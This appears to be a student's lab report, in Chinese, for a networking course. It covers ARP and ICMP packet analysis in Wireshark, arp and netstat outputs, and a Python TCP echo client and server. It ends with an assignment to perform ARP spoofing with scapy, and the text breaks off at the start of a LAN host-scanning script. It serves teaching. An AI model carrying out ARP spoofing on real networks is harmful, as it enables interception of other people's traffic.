
*以太网 2

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

icmp

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 1051 | 87.415993 | 192.168.1.62 | 192.168.1.156 | ICMP | 74 | Echo (ping) request id=0x0001, seq=45/11520, ttl=128 (no |
| 1085 | 92.141317 | 192.168.1.62 | 192.168.1.156 | ICMP | 74 | Echo (ping) request id=0x0001, seq=46/11776, ttl=128 (no |
| 1173 | 97.140789 | 192.168.1.62 | 192.168.1.156 | ICMP | 74 | Echo (ping) request id=0x0001, seq=47/12032, ttl=128 (no |
| 1192 | 100.354497 | 192.168.1.156 | 192.168.1.62 | ICMP | 74 | Echo (ping) request id=0x0001, seq=23/5888, ttl=128 (rep |
| 1193 | 100.354911 | 192.168.1.62 | 192.168.1.156 | ICMP | 74 | Echo (ping) reply id=0x0001, seq=23/5888, ttl=128 (rec |
| 1197 | 101.362090 | 192.168.1.156 | 192.168.1.62 | ICMP | 74 | Echo (ping) request id=0x0001, seq=24/6144, ttl=128 (rep |
| 1198 | 101.362400 | 192.168.1.62 | 192.168.1.156 | ICMP | 74 | Echo (ping) reply id=0x0001, seq=24/6144, ttl=128 (rec |
| 1205 | 102.140404 | 192.168.1.62 | 192.168.1.156 | ICMP | 74 | Echo (ping) request id=0x0001, seq=48/12288, ttl=128 (no |
| 1209 | 102.377634 | 192.168.1.156 | 192.168.1.62 | ICMP | 74 | Echo (ping) request id=0x0001, seq=25/6400, ttl=128 (rep |
| 1210 | 102.378134 | 192.168.1.62 | 192.168.1.156 | ICMP | 74 | Echo (ping) reply id=0x0001, seq=25/6400, ttl=128 (rec |
| 1219 | 103.393170 | 192.168.1.156 | 192.168.1.62 | ICMP | 74 | Echo (ping) request id=0x0001, seq=26/6656, ttl=128 (rep |
| 1220 | 103.393588 | 192.168.1.62 | 192.168.1.156 | ICMP | 74 | Echo (ping) reply id=0x0001, seq=26/6656, ttl=128 (rec |
| 1385 | 109.971622 | 192.168.0.220 | 192.168.1.156 | ICMP | 590 | Destination unreachable (Port unreachable) |
| 1389 | 110.143001 | 192.168.0.220 | 192.168.1.156 | ICMP | 590 | Destination unreachable (Port unreachable) |
| 1397 | 110.486796 | 192.168.0.220 | 192.168.1.156 | ICMP | 590 | Destination unreachable (Port unreachable) |
| 1417 | 110.939804 | 192.168.0.220 | 192.168.1.156 | ICMP | 590 | Destination unreachable (Port unreachable) |

9.4 筛选出相关的 arp 报文，贴图（显示**过滤器+分组列表+应答报文的 ARP 协议展开**）。




9.5 请问 ARP 的请求报文中的目标 MAC 地址是广播地址吗?

是。在对同一网段的机器进行 ping 操作时进行的是 ICMP 协议通讯，必须知道对方的 MAC 地址。但是由于前一条指令清除了 arp 表记录，本机不知道对方的 MAC 地址，那么就必须向整个局域网广播询问。在获得了目标机器的 MAC 地址后，再次 ping 相同的 IP，由于本机已经将这条记录存储在了 arp 缓存，访问时是单播 arp 通讯。

**9.6** 在命令行窗口执行“arp -a”，把命令及其输出用文字贴在框内，并标记 9.2 中 PC2 的条目（条目开头标记***）。

```
PS C:\Users\Administrator> arp -a
```


```
接口: 192.168.1.156 --- 0xe
Internet 地址         物理地址              类型
192.168.0.1           c4-a4-02-bb-f9-1c     动态
192.168.0.60          8c-32-23-33-ef-0f     动态
***192.168.1.62       8c-32-23-33-f0-96     动态
192.168.1.135         00-e0-70-e4-00-ae     动态
192.168.1.146         00-e0-70-e3-fe-ea     动态
192.168.1.178         00-e0-70-e4-03-e4     动态
192.168.1.218         8c-32-23-33-f0-17     动态
192.168.1.255         ff-ff-ff-ff-ff-ff     静态
224.0.0.22            01-00-5e-00-00-16     静态
234.2.2.3             01-00-5e-02-02-03     静态
239.255.255.250       01-00-5e-7f-ff-fa     静态
```


**步骤 10**：ping **不同网段**的主机时触发的 ARP 协议分析。**先把本机的浏览器等程序关闭。提前运行** Wireshark 截获报文，然后命令行窗口执行命令。

10.1 执行“arp –d”命令清空 arp 缓存。**马上** ping 外网中的某一地址（或域名，如 www.qq.com）。执行完后停止报文截获。请把 **arp 和 ping 命令**的执行过程贴图。

```
PS C:\Users\Administrator> arp -d
PS C:\Users\Administrator> ping baidu.com

正在 Ping baidu.com [111.63.65.103] 具有 32 字节的数据:
来自 111.63.65.103 的回复: 字节=32 时间=22ms TTL=45
来自 111.63.65.103 的回复: 字节=32 时间=22ms TTL=45
来自 111.63.65.103 的回复: 字节=32 时间=22ms TTL=45
来自 111.63.65.103 的回复: 字节=32 时间=22ms TTL=45

111.63.65.103 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 22ms，最长 = 22ms，平均 = 22ms
PS C:\Users\Administrator>
```

**10.2** 筛选出**相关**的 ARP 报文，贴图（只显示**过滤器**+**分组列表**）。




10.3 分析 ARP 报文，选中**相关的** ARP 请求（**广播报文**）及其应答报文，填写下表。


表 10-1 ARP 请求报文和应答报文的字段信息

| 字段 | 请求报文 | 应答报文 |
|---|---|---|
| Opcode: | request (1) | reply (2) |
| Ethernet II Dst: | 00:00:00:00:00:00 | b8:ae:ed:bb:ab:b7 |
| Ethernet II Src: | b8:ae:ed:bb:ab:b7 | 00:e0:70:e4:00:ae |
| ARP Sender MAC address: | b8:ae:ed:bb:ab:b7 | 00:e0:70:e4:00:ae |
| ARP Sender IP address: | 192.168.1.156 | 192.168.1.135 |
| ARP Target MAC address: | 00:00:00:00:00:00 | b8:ae:ed:bb:ab:b7 |
| ARP Target IP address: | 192.168.1.135 | 192.168.1.156 |

10.4 请问 ARP 的请求报文中的目标 MAC 地址是广播地址吗？

是。

10.5 筛选出相关的 icmp 报文，贴图（只显示**过滤器+分组列表**）。




10.6 分析捕获的报文，选中一对 ICMP 请求—应答报文，填写下表。（**对应主机一栏**填写**本机、本地网关**或**外网服务器**）

表 10-2 ICMP 请求报文和应答报文的字段信息

| 字段 | 请求报文 | | 应答报文 | |
|---|---|---|---|---|
| | 值 | 对应主机 | 值 | 对应主机 |
| Ethernet II Src: | b8:ae:ed:bb:ab:b7 | 本机 | c4:a4:02:bb:f9:1c | 本地网关 |
| IP Src: | 192.168.1.156 | 本机 | 111.63.65.103 | 外网服务器 |
| Ethernet II Dst: | c4:a4:02:bb:f9:1c | 本地网关 | b8:ae:ed:bb:ab:b7 | 本机 |
| IP Dst: | 111.63.65.103 | 外网服务器 | 192.168.1.156 | 本机 |

10.7 执行“arp –a”命令，把命令及其输出用文字贴在框内，并标记出相关的条目（条目开头标记***）。

```
PS C:\Users\Administrator> arp -a
接口: 192.168.1.156 --- 0xe
Internet 地址          物理地址              类型
192.168.0.1            c4-a4-02-bb-f9-1c     动态
192.168.0.2            8c-32-23-33-e9-ed     动态
192.168.0.35           8c-32-23-33-e9-26     动态
192.168.0.40           00-e0-70-e3-fe-50     动态
192.168.0.58           00-e0-70-e4-08-a9     动态
192.168.0.76           00-e0-70-e4-03-51     动态
```

| | | |
|---|---|---|
| 192.168.0.84 | 8c-32-23-33-ed-68 | 动态 |
| 192.168.0.87 | 8c-32-23-33-e9-41 | 动态 |
| 192.168.0.91 | 8c-32-23-33-ea-09 | 动态 |
| 192.168.0.99 | b8-ae-ed-f0-eb-91 | 动态 |
| 192.168.0.109 | b8-ae-ed-f1-33-23 | 动态 |
| 192.168.0.117 | 00-e0-70-e3-fc-de | 动态 |
| 192.168.0.119 | 8c-32-23-33-e9-4d | 动态 |
| 192.168.0.156 | 00-e0-70-e3-fe-1b | 动态 |
| 192.168.0.162 | 8c-32-23-33-ea-36 | 动态 |
| 192.168.0.164 | 8c-32-23-33-f0-97 | 动态 |
| 192.168.0.167 | b8-ae-ed-bb-ab-54 | 动态 |
| 192.168.0.171 | b8-ae-ed-bd-a0-bc | 动态 |
| 192.168.0.201 | b8-ae-ed-bd-71-a7 | 动态 |
| 192.168.0.211 | 8c-32-23-33-f0-43 | 动态 |
| 192.168.0.220 | 8c-32-23-33-f0-1a | 动态 |
| 192.168.0.227 | 00-e0-70-e4-00-d1 | 动态 |
| 192.168.0.228 | 8c-32-23-33-f0-b5 | 动态 |
| 192.168.0.242 | b8-ae-ed-bb-ac-67 | 动态 |
| 192.168.0.243 | 8c-32-23-33-eb-fc | 动态 |
| 192.168.0.246 | b8-ae-ed-bb-a8-e6 | 动态 |
| 192.168.1.15 | b8-ae-ed-f0-f6-de | 动态 |
| 192.168.1.19 | 00-e0-70-e4-03-51 | 动态 |
| 192.168.1.43 | 00-e0-70-e3-fe-24 | 动态 |
| 192.168.1.46 | b8-ae-ed-f1-36-c3 | 动态 |
| 192.168.1.65 | 00-e0-70-e4-00-af | 动态 |
| 192.168.1.70 | 00-e0-70-e3-ff-8e | 动态 |
| 192.168.1.101 | 8c-32-23-33-ee-99 | 动态 |
| 192.168.1.133 | b8-ae-ed-bb-a5-d9 | 动态 |
| ***192.168.1.135 | 00-e0-70-e4-00-ae | 动态 |
| 192.168.1.154 | 8c-32-23-33-e9-66 | 动态 |
| 192.168.1.157 | 8c-32-23-33-f0-bb | 动态 |
| 192.168.1.158 | b8-ae-ed-bb-a8-22 | 动态 |
| 192.168.1.159 | 8c-32-23-33-e9-3c | 动态 |
| 192.168.1.184 | b8-ae-ed-bd-a0-2c | 动态 |
| 192.168.1.188 | 8c-32-23-33-e9-75 | 动态 |
| 192.168.1.207 | b8-ae-ed-bd-6f-a3 | 动态 |
| 192.168.1.225 | b8-ae-ed-bd-6f-a9 | 动态 |
| 192.168.1.228 | 8c-32-23-33-ec-b8 | 动态 |
| 192.168.1.247 | 00-e0-70-e3-fe-33 | 动态 |
| 192.168.1.250 | 00-e0-70-e3-fe-12 | 动态 |
| 192.168.1.255 | ff-ff-ff-ff-ff-ff | 静态 |
| 224.0.0.22 | 01-00-5e-00-00-16 | 静态 |
| 224.0.0.251 | 01-00-5e-00-00-fb | 静态 |
| 224.0.0.252 | 01-00-5e-00-00-fc | 静态 |
| 234.2.2.3 | 01-00-5e-02-02-03 | 静态 |
| 239.255.255.250 | 01-00-5e-7f-ff-fa | 静态 |

**步骤 11**：IP 通信与 ARP 协议的互动。当 ping 一个 IP 地址 X 时，IP 的通信会触发 ARP 协议。分析 ping 不同网段和相同网段内的 IP 地址 X 触发的 ARP 解析过程，并比较其异同点。

相同网段时，本机查询本地 ARP 缓存，如果有目标机的 MAC 地址，则直接封装报文并发送。如果缓存无记录，则发送广播 ARP Request 询问谁是<目标机 IP>？请告知<本机 IP>。处于同网段的目标机收到请求后，会向本机发送单播 ARP Reply，告知自己的 MAC 地址。随后本机将使用返回的 MAC 地址封装 ICMP 报文并发送。

不同网段时，通讯必须经过默认网关。本机意识到无法直接访问不同网段的机器，于是查询路由表，找到默认网关的 IP。随后查询 ARP 缓存，如没有则同样广播请求网关的 MAC 地址。获取了网关的 MAC 地址后，本机将 ICMP 包发给网管，随后，由网关在自己的网段重复相应 ARP 操作来寻找不同网段机器的 MAC 地址。

相同点：本质都是进行查询 ARP 缓存、广播请求 MAC 地址、收到 MAC 地址、发送 ICMP 数据包操作。

不同点：在本地网段，可以直接向目标机发起通讯。在不同网段，必须经由网关查询目标机的 MAC 地址，数据包经由网关进行转发。


### 1.5.4 TCP 服务器与客户端编程

**步骤 12：**TCP 客户端编程及测试。

12.1 给出代码（文字）。

```
import socket

def main():
    target_ip = "202.117.10.144"
    target_port = 8888
    line_count = 0

    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        client.connect((target_ip, target_port))
        print(f"已连接到服务器 {target_ip}:{target_port}")
        print(f"第一行输入姓名、学号和班级，至少输入 5 行内容。\n")
        while True:
            message = input(f"第{line_count + 1}行> ")
            if message.lower() == "exit":
                print("用户中断连接")
                break
            client.send(message.encode("utf-8"))
            line_count += 1
            message = (client.recv(2048)).decode("utf-8")

            print(f"服务器回复：{message}")

            if line_count >= 5:
                if input(f"已输入 5 行，是否继续？(y/n): ").lower() != "y":
                    break

    except ConnectionRefusedError:
        print(f"拒绝连接 检查服务器{target_ip}:{target_port}")
    except Exception as e:
        print(f"发生错误：{e}")
    finally:
        client.close()
        print("会话结束")


if __name__ == "__main__":
    main()
```

12.2 给出测试结果（贴图）。




12.3 执行 netstat 命令找到对应的 TCP 连接。把命令及其输出用文字贴在框内，并标记出相关的 TCP 连接条目（条目开头标记***）。

```
PS C:\Users\Administrator> netstat
活动连接
协议  本地地址          外部地址          状态
TCP    192.168.1.156:54270    109.244.219.45:https    TIME_WAIT
TCP    192.168.1.156:54290    109.244.219.45:https    ESTABLISHED
TCP    192.168.1.156:54295    216.239.32.223:https    SYN_SENT
TCP    192.168.1.156:54296    216.239.32.223:https    SYN_SENT
***TCP    192.168.1.156:54297    0h:8888          ESTABLISHED
TCP    192.168.1.156:61508    4.145.79.82:https    ESTABLISHED
PS C:\Users\Administrator>
```


**步骤 13：**TCP 服务端编程及测试。

13.1 给出代码（文字）。

```
import socket
import threading
from datetime import datetime

def handle_client(conn, addr):
    """处理单个客户端连接"""
    print(f"\n[{datetime.now().strftime('%Y-%m-%d %H:%M:%S')}] 新连接来自: {addr}")
    print(f"客户端 IP: {addr[0]}, 端口: {addr[1]}")

    try:
        while True:
            data = conn.recv(4096)
            if not data:
                print(f"客户端 {addr} 已断开连接。")
                break

            message = data.decode('utf-8')
```

```
                print(f"from {addr}: {message}")

                # 原样返回
                conn.send(data)

        except ConnectionResetError:
            print(f"客户端 {addr} 强制断开连接。")
        except Exception as e:
            print(f"处理客户端 {addr} 时出错: {e}")
        finally:
            conn.close()
            print(f"与 {addr} 的连接已关闭。")

def tcp_server():
    host = '0.0.0.0'    # 监听所有网卡
    port = 3939         # 监听端口

    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)  # 允许端口复用

    try:
        server.bind((host, port))
        server.listen(5)
        print(f"TCP 服务器已启动，监听 {host}:{port} ...")
        print("等待客户端连接...\n")

        while True:
            conn, addr = server.accept()
            # 为每个客户端创建独立线程，支持多客户端并发
            client_thread = threading.Thread(
                target=handle_client, args=(conn, addr), daemon=True
            )
            client_thread.start()
            print(f"当前活动连接数: {threading.active_count() - 1}")

    except KeyboardInterrupt:
        print("\n服务器正在关闭...")
    except Exception as e:
        print(f"服务器错误: {e}")
    finally:
        server.close()
        print("服务器已关闭。")

if __name__ == '__main__':
    tcp_server()
```

13.2 运行服务端程序，用客户端程序去与它连接和“交谈”，给出测试结果（贴图）。




13.3 执行 **netstat** 命令找到对应的 TCP 端口的监听。把命令及其输出用文字贴在框内，并标记出相关的 TCP 连接条目（条目开头标记***）。

```
PS C:\Users\Administrator> netstat
活动连接
协议  本地地址          外部地址          状态
***TCP    127.0.0.1:3939          C-115:54368          ESTABLISHED
TCP    127.0.0.1:54368          C-115:3939          ESTABLISHED
TCP    192.168.1.156:54357    109.244.219.45:https    TIME_WAIT
TCP    192.168.1.156:54366    216.239.38.223:https    SYN_SENT
TCP    192.168.1.156:54367    216.239.38.223:https    SYN_SENT
TCP    192.168.1.156:54369    109.244.219.45:https    ESTABLISHED
TCP    192.168.1.156:61508    4.145.79.82:https       ESTABLISHED
```

## 1.6 互动讨论主题

步骤 14：请答题。

14.1 计算机需要通过各种协议来访问互联网网站，除了 TCP、IP 协议外，还会经常涉及到哪些协议?

HTTP / HTTPS，DHCP，DNS，ARP，TLS 等协议。

14.2 各协议在网络访问中的作用是什么？

协同构成“从联网到获取网页信息”的完整链路：

DHCP 获取配置 → DNS 解析域名 → ARP 定位网关 → TCP 建立连接 → TLS 加密握手 → HTTP 请求资源

## 1.7 进阶设计


步骤 15：使用 scapy 编程，完成 ARP 欺骗。


15.1 探测本局域网内主机的 IP 及 ARP 对应关系，并输出 IP/MAC 对应表。给出完整的代码。

```
import sys
import socket
import struct
from scapy.all import ARP, Ether, srp, conf


def get_local_ip():
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    local_ip = None
    try:
        s.connect(("8.8.8.8", 80))
